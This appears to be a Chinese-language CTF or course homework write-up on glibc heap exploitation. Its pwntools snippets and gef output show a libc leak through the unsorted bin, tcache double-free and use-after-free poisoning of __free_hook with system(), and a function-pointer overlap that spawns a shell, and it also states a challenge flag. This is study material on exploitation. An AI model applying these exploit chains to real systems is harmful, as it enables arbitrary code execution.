裡面確實存著libc相關的資訊，接著只要把這一塊chunk malloc出去給隨便一個note，接著讀其中的資料就可以讀出libc address了


```
add_note(12, 0x420)
add_note(13, 0x420)
add_note(14, 0x420)
del_note(12)
del_note(13)
add_note(12, 0x420)
read_note(12)

leak_libc = u64(r.recv(8))
libc_base = leak_libc - 0x1ed0e0
system_addr = libc_base + libc.symbols['system']
free_hook = libc_base + 0x1eee48
```

```
log.success(f'Leak Libc = {hex(leak_libc)}')
log.success(f'Libc Base = {hex(libc_base)}')
log.success(f'System Address = {hex(system_addr)}')
log.success(f'Free Hook = {hex(free_hook)}')
r.recv(0x420 - 0x8)
```

方法一: Double Fee

有了libc address後，我們要想辦法把system address寫到 `__free_hook` 的位置，如果是要用double free的方法的話可以參考上課的講義：



最簡單的方法是，我把tcache填滿(一定要)，然後用`free(a)→free(b)→free(a)`的順序產生double free

```
for i in range(1, 0xa):
    add_note(i, 0x10)

for i in range(1, 0x8):
    del_note(i)

del_note(8)
del_note(9)
del_note(8)
```

此時的heapinfo會變成:

```
gef> heapinfo
(0x20) fastbin[0]: 0x55866d1297e0 --> 0x55866d129800 --> 0x55866d1297e0 (overlap chunk with 0x55866d1297e0(free
d) )
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x55866d129f60 (size : 0x200a0)
last_remainder: 0x55866d129820 (size : 0x310)
unsortedbin: 0x55866d129820 (size : 0x310)
(0x20) tcache_entry[0](7): 0x55866d1297d0 --> 0x55866d1297b0 --> 0x55866d129790 --> 0x55866d129770 --> 0x55866d12
9750 --> 0x55866d129730 --> 0x55866d129710
```

接著我們把tcache清空後再繼續add_note就會把fastbin的free chunk搬到tcache中

```
add_note(8, 0x18)
```

```

gef> heapinfo
(0x20)    fastbin[0]: 0x0
(0x30)    fastbin[1]: 0x0
(0x40)    fastbin[2]: 0x0
(0x50)    fastbin[3]: 0x0
(0x60)    fastbin[4]: 0x0
(0x70)    fastbin[5]: 0x0
(0x80)    fastbin[6]: 0x0
(0x90)    fastbin[7]: 0x0
(0xa0)    fastbin[8]: 0x0
(0xb0)    fastbin[9]: 0x0
          top: 0x5603353d5f60 (size : 0x200a0)
          last_remainder: 0x5603353d5820 (size : 0x310)
          unsortbin: 0x5603353d5820 (size : 0x310)
(0x20)    tcache_entry[0](3): 0x5603353d5810 --> 0x5603353d57f0 --> 0x560335
3d5810 (overlap chunk with 0x5603353d5800(freed) )

```

接著我們寫free_hook address到note #8，這樣的話，tcache的順序就會變成下圖：

```
write_note(8, p64(free_hook))
```

```

gef> heapinfo
(0x20)    fastbin[0]: 0x0
(0x30)    fastbin[1]: 0x0
(0x40)    fastbin[2]: 0x0
(0x50)    fastbin[3]: 0x0
(0x60)    fastbin[4]: 0x0
(0x70)    fastbin[5]: 0x0
(0x80)    fastbin[6]: 0x0
(0x90)    fastbin[7]: 0x0
(0xa0)    fastbin[8]: 0x0
(0xb0)    fastbin[9]: 0x0
          top: 0x5603353d5f60 (size : 0x200a0)
          last_remainder: 0x5603353d5820 (size : 0x310)
          unsortbin: 0x5603353d5820 (size : 0x310)
(0x20)    tcache_entry[0](3): 0x5603353d5810 --> 0x5603353d57f0 --> 0x7f900aa8ae48

```

此時我們就把free chunk變成free_hook的地址，我們只不斷的add_note，就可以把tcache的free chunk要回來進行寫入，也就是寫system address：

```

bin_sh = u64(b'/bin/sh\x00')
add_note(9, 0x10)
write_note(9, p64(bin_sh))
add_note(10, 0x10)
add_note(11, 0x10)
write_note(11, p64(system_addr))

```



```

gef> x/30gx &notes
0x560333b79040 <notes>: 0x00005603353d52a0      0x00000000000000030
0x560333b79050 <notes+16>:      0x00005603353d57d0      0x00000000000000010
0x560333b79060 <notes+32>:      0x00005603353d57b0      0x00000000000000010
0x560333b79070 <notes+48>:      0x00005603353d5790      0x00000000000000010
0x560333b79080 <notes+64>:      0x00005603353d5770      0x00000000000000010
0x560333b79090 <notes+80>:      0x00005603353d5750      0x00000000000000010
0x560333b790a0 <notes+96>:      0x00005603353d5730      0x00000000000000010
0x560333b790b0 <notes+112>:     0x00005603353d5710      0x00000000000000010
0x560333b790c0 <notes+128>:     0x00005603353d57f0      0x00000000000000018
0x560333b790d0 <notes+144>:     0x00005603353d5810      0x00000000000000010
0x560333b790e0 <notes+160>:     0x00005603353d57f0      0x00000000000000010
0x560333b790f0 <notes+176>:     0x00007f900aa8ae48      0x00000000000000010
0x560333b79100 <notes+192>:     0x00005603353d52e0      0x000000000000000420
0x560333b79110 <notes+208>:     0x00005603353d5710      0x000000000000000420
0x560333b79120 <notes+224>:     0x00005603353d5b40      0x000000000000000420
gef> x/gx 0x00007f900aa8ae48
0x7f900aa8ae48 <__free_hook>: 0x00007f900a8ee290
gef> x/gx 0x00007f900a8ee290
0x7f900a8ee290 <__libc_system>: 0x74ff8548fa1e0ff3

```

最後的結果如上圖，會發現note #11已經變成==0x7f900aa8ae48==，這個就是__free_hook的位址，進去看發現已經被我們寫入system address，這個時候我們只要把含有/bin/sh\x00的note #9 free掉，就可以開shell了

方法二: 一般的寫入

這一個方法比較方便，也和double free沒關係，反正我們只要利用UAF的特性，也可以把free chunk的fd改掉，再用像前面的方法就可以開shell

下面的建構就是先開兩個note，然後free掉，此時我們就可以利用UAF的漏洞把free chunk的fd改掉，結果如下圖

```

gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x558ab7754f60 (size : 0x200a0)
      last_remainder: 0x558ab7754740 (size : 0x3f0)
      unsortbin: 0x558ab7754740 (size : 0x3f0)
(0x20) tcache_entry[0](2): 0x558ab7754710 --> 0x7f5ed1014e48

```

```

add_note(1, 0x18)
add_note(2, 0x18)
del_note(2)
del_note(1)
write_note(1, p64(free_hook) + p64(0) * 2)

```

接著就把 `/bin/sh\x00` 寫到note #2，接著就不斷add_note，把 `__free_hook` 的address拿到手，然後再把system address寫到 `__free_hook`，最後把含有 `/bin/sh\x00` 的note #2 free掉，結果如下圖：

```
gef> x/10gx &notes
0x559475ce5040 <notes>: 0x00005594767842a0      0x0000000000000030
0x559475ce5050 <notes+16>:      0x0000559476784710      0x0000000000000018
0x559475ce5060 <notes+32>:      0x0000559476784730      0x0000000000000018
0x559475ce5070 <notes+48>:      0x0000559476784710      0x0000000000000018
0x559475ce5080 <notes+64>:      0x00007f239c709e48      0x0000000000000018
gef> x/gx 0x00007f239c709e48
0x7f239c709e48 <__free_hook>: 0x00007f239c56d290
gef> x/gx 0x00007f239c56d290
0x7f239c56d290 <__libc_system>: 0x74ff8548fa1e0ff3
```

從上圖得知，note #4的address已經被我們換成 `__free_hook` address，並且實際跟進去就是system address，最後只要free掉note #2就可以開shell了

HW-UAF++

Flag: `flag{Y0u_Kn0w_H0w_T0_0ver1aP_N4me_aNd_EnT1Ty!!!}`

解題流程與思路

:::info

- 這一題是run在==20.04==的環境，在做題目之前要先看一下docker file
- 另外一個很重要的一點是題目是用==read==讀取輸入，所以我們不需要輸入null byte結尾

:::

這一題和lab有幾個關鍵的地方不太一樣，首先他把set_name的操作併到register的地方，另外他限制註冊的entity只能有==2個==，最重要的一點是他沒有給我們heap address或system address的天大好禮，所以我們還要想一下其他的方法

1. 首先，思路會是先想辦法leak libc address，並且利用像lab的方式把system function trigger起來開一個shell給我們

leak libc的策略如下，就像background提到的，要leak libc就要先想辦法把chunk丟到unsorted bin中，所以大小不能太小，lab的作法是先把tcache填滿再free一個0x88(就是不會被丟到fastbin的大小)，不過因為這一題只能讓我們註冊兩個entity，所以有沒有甚麼方式是可以直接丟到unsorted bin?那就是直接註冊超過0x410的大小，這樣free的時候就會被丟到unsorted bin

```
register(0, 0x420, b'a')
register(1, 0x420, b'a')
delete(0)
delete(1)
register(0, 0x420, b'a')
trigger_event(0)
```


下圖為停在delete完後的結果，因為entity 1的0x420被consolidate所以沒有被顯示出來

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x5575416a5700 (size : 0x20900)
      last_remainder: 0x0 (size : 0x0)
      unsortbin: 0x5575416a52b0 (size : 0x430)
(0x20) tcache_entry[0](2): 0x5575416a56f0 --> 0x5575416a52a0
gef> |
```

而再註冊一次的意思是要把unsorted bin的空間拿回來，又因為他沒有把空間洗掉，所以我們後面再trigger的時候他會把東西印出來給我們，從下圖可以知道entity 0的name指向==0x00005575416a52c0==，也就是一開始從unsorted bin拿到的chunk address，而裡面的數值也的確還殘留

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x5575416a5700 (size : 0x20900)
      last_remainder: 0x0 (size : 0x0)
      unsortbin: 0x0
(0x20) tcache_entry[0](1): 0x5575416a52a0
gef> x/20gx 0x5575416a56f0-0x10
0x5575416a56e0: 0x00000000000000430      0x00000000000000021
0x5575416a56f0: 0x00005575416a52c0      0x000055754014e068
0x5575416a5700: 0x000055754014d249      0x00000000000020901
0x5575416a5710: 0x00000000000000061      0x00000000000000000
0x5575416a5720: 0x00000000000000000      0x00000000000000000
0x5575416a5730: 0x00000000000000000      0x00000000000000000
0x5575416a5740: 0x00000000000000000      0x00000000000000000
0x5575416a5750: 0x00000000000000000      0x00000000000000000
0x5575416a5760: 0x00000000000000000      0x00000000000000000
0x5575416a5770: 0x00000000000000000      0x00000000000000000
gef> x/10gx 0x00005575416a52c0-0x10
0x5575416a52b0: 0x000055754014d249      0x00000000000000431
0x5575416a52c0: 0x00007f1565c25b61      0x00007f1565c25be0
0x5575416a52d0: 0x00000000000000000      0x00000000000000000
0x5575416a52e0: 0x00000000000000000      0x00000000000000000
0x5575416a52f0: 0x00000000000000000      0x00000000000000000
gef> |
```

如果實際trigger entity 0會如下圖一樣，print出name指向的東西

```
code:x86:64
0x55754014d578 <trigger_event+98> mov     rsi, rax
0x55754014d57b <trigger_event+101> lea     rdi, [rip+0xb17]          # 0x55754014e099
0x55754014d582 <trigger_event+108> mov     eax, 0x0
→ 0x55754014d587 <trigger_event+113> call    0x55754014d100 <printf@plt>
↳ 0x55754014d100 <printf@plt>      endbr64
0x55754014d104 <printf@plt+4>      bnd     jmp QWORD PTR [rip+0x2e9d]      # 0x55754014ffa8 <printf@got.plt>
0x55754014d10b <printf@plt+11>     nop     DWORD PTR [rax+rax*1+0x0]
0x55754014d110 <read@plt+0>             endbr64
0x55754014d114 <read@plt+4>             bnd     jmp QWORD PTR [rip+0x2e95]      # 0x55754014ffb0 <read@got.plt>
0x55754014d11b <read@plt+11>        nop     DWORD PTR [rax+rax*1+0x0]

arguments (guessed)
printf@plt (
  $rdi = 0x000055754014e099 → "Name: %s\n",
  $rsi = 0x00005575416a52c0 → 0x00007f1565c25b61 → 0x7000007f1565ad33,
  $rdx = 0x0000000000000000,
  $rcx = 0x0000000000000000
)
```

- 既然可以leak出libc的地址，當然我們也可以寫值進去，我們的目標是開一個shell，而唯一可以執行function的就是在trigger event的地方，假設我們可以寫成如下圖一樣，是不是就可以觸發shell了

```
gef> x/30gx 0x55e92dde9760-0x80
0x55e92dde96e0: 0x00000000000000430      0x00000000000000021
0x55e92dde96f0: 0x000055e92dde92c0      0x000055e92dd23068
0x55e92dde9700: 0x000055e92dd22249      0x00000000000000031
0x55e92dde9710: 0x00000000000000061      0x00000000000000000
0x55e92dde9720: 0x00000000000000000      0x00000000000000000
0x55e92dde9730: 0x00000000000000000      0x00000000000000021
0x55e92dde9740: 0x000055e92dde9790      0x000055e92dd23068
0x55e92dde9750: 0x000055e92dd22249      0x00000000000000031
0x55e92dde9760: 0x000055e92dde97b0      0x000055e92dde9010
0x55e92dde9770: 0x00000000000000000      0x00000000000000000
0x55e92dde9780: 0x00000000000000000      0x00000000000000021
0x55e92dde9790: 0x00000000000000000      0x00007f305999e5bd
0x55e92dde97a0: 0x00007f305983c290      0x00000000000000031
0x55e92dde97b0: 0x00000000000000000      0x000055e92dde9010
0x55e92dde97c0: 0x00000000000000000      0x00000000000000000

code:x86:64
0x55e92dd225bc <trigger_event+166> mov     rax, QWORD PTR [rcx+rax*1]
0x55e92dd225c0 <trigger_event+170> mov     rax, QWORD PTR [rax+0x8]
0x55e92dd225c4 <trigger_event+174> mov     rdi, rax
→ 0x55e92dd225c7 <trigger_event+177> call    rdx
0x55e92dd225c9 <trigger_event+179> nop
0x55e92dd225ca <trigger_event+180> leave
0x55e92dd225cb <trigger_event+181> ret
0x55e92dd225cc <main+0>       endbr64
0x55e92dd225d0 <main+4>       push    rbp

arguments (guessed)
*0x7f305983c290 (
  $rdi = 0x00007f305999e5bd → 0x0068732f6e69622f ("/bin/sh"?),
  $rsi = 0x00007ffca3e16120 → "Name: (null)\n",
  $rdx = 0x00007f305983c290 → <system+0> endbr64 ,
  $rcx = 0x0000000000000008
)
```

- 要達成如上的效果，我會先reset各個entity，為甚麼要設定0x20之後會用到

```
register(0, 0x20, b'a')
register(0, 0x20, b'a')
register(1, 0x20, b'a')
```

- 仔細看source code中註冊的部分，他一共會malloc兩個空間，一個是固定0x20的entity，另外一個就是我們自己設定的name空間，這個空間可以寫值；另外call function pointer的時候，也就是在trigger event的地方，他只會針對剛剛提到的0x20 entity space去call function，所以我們要想辦法把我們寫進去的值==被當成0x20的entity==，這樣的話就可以直接call system了，這最後一步想了超級久，原本是想隔天在戰，結果躺在床上五分鐘就來靈感了，再花五分鐘就把問題解掉了 😊

具體流程如下

```

delete(1)
delete(0)
register(0, 0x18, p64(0) + p64(bin_sh_addr) + p64(system_addr))
trigger_event(1)

```

首先把這兩個entity都free掉，這樣回收區就會如下圖一樣

```

gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x55be32f307d0 (size : 0x20830)
      last_remainder: 0x0 (size : 0x0)
      unsortbin: 0x0
(0x20) tcache_entry[0](2): 0x55be32f30740 --> 0x55be32f30790
(0x30) tcache_entry[1](2): 0x55be32f30760 --> 0x55be32f307b0

```

接著我們註冊entity 0，又因為這一次要的空間是0x18，所以他會把前面entity 1的空間都拿回來使用，如果我們又把開shell的資訊寫進去，就會如下圖

```

gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x55be32f307d0 (size : 0x20830)
      last_remainder: 0x0 (size : 0x0)
      unsortbin: 0x0
(0x30) tcache_entry[1](2): 0x55be32f30760 --> 0x55be32f307b0
gef> p &entities
$2 = (<data variable, no debug info> *) 0x55be320bf030 <entities>
gef> x/2gx 0x55be320bf030
0x55be320bf030 <entities>:      0x000055be32f30740      0x000055be32f30790
gef> x/20gx 0x000055be32f30740-0x10
0x55be32f30730: 0x0000000000000000      0x0000000000000021
0x55be32f30740: 0x000055be32f30790      0x000055be320bd068
0x55be32f30750: 0x000055be320bc249      0x0000000000000031
0x55be32f30760: 0x000055be32f307b0      0x000055be32f30010
0x55be32f30770: 0x0000000000000000      0x0000000000000000
0x55be32f30780: 0x0000000000000000      0x0000000000000021
0x55be32f30790: 0x0000000000000000      0x00007f5d31c1b5bd
0x55be32f307a0: 0x00007f5d31ab9290      0x0000000000000031
0x55be32f307b0: 0x0000000000000000      0x000055be32f30010
0x55be32f307c0: 0x0000000000000000      0x0000000000000000

```

此時原本被free掉的entity 1的空間就會變成entity 0的name space，此時我們只要trigger entity 1

就會開shell了，如下圖

```
code:x86:64
0x5613e225a5bc <trigger_event+166> mov     rax, QWORD PTR [rcx+rax*1]
0x5613e225a5c0 <trigger_event+170> mov     rax, QWORD PTR [rax+0x8]
0x5613e225a5c4 <trigger_event+174> mov     rdi, rax
→ 0x5613e225a5c7 <trigger_event+177> call    rdx
0x5613e225a5c9 <trigger_event+179> nop
0x5613e225a5ca <trigger_event+180> leave
0x5613e225a5cb <trigger_event+181> ret
0x5613e225a5cc <main+0>         endbr64
0x5613e225a5d0 <main+4>         push    rbp

arguments (guessed)
*0x7feb8d9d4290 (
  $rdi = 0x00007feb8db365bd → 0x0068732f6e69622f ("/bin/sh"?),
  $rsi = 0x00007ffc85e48aa0 → "Name: (null)\n",
  $rdx = 0x00007feb8d9d4290 → <system+0> endbr64 ,
  $rcx = 0x0000000000000008
)
```

stack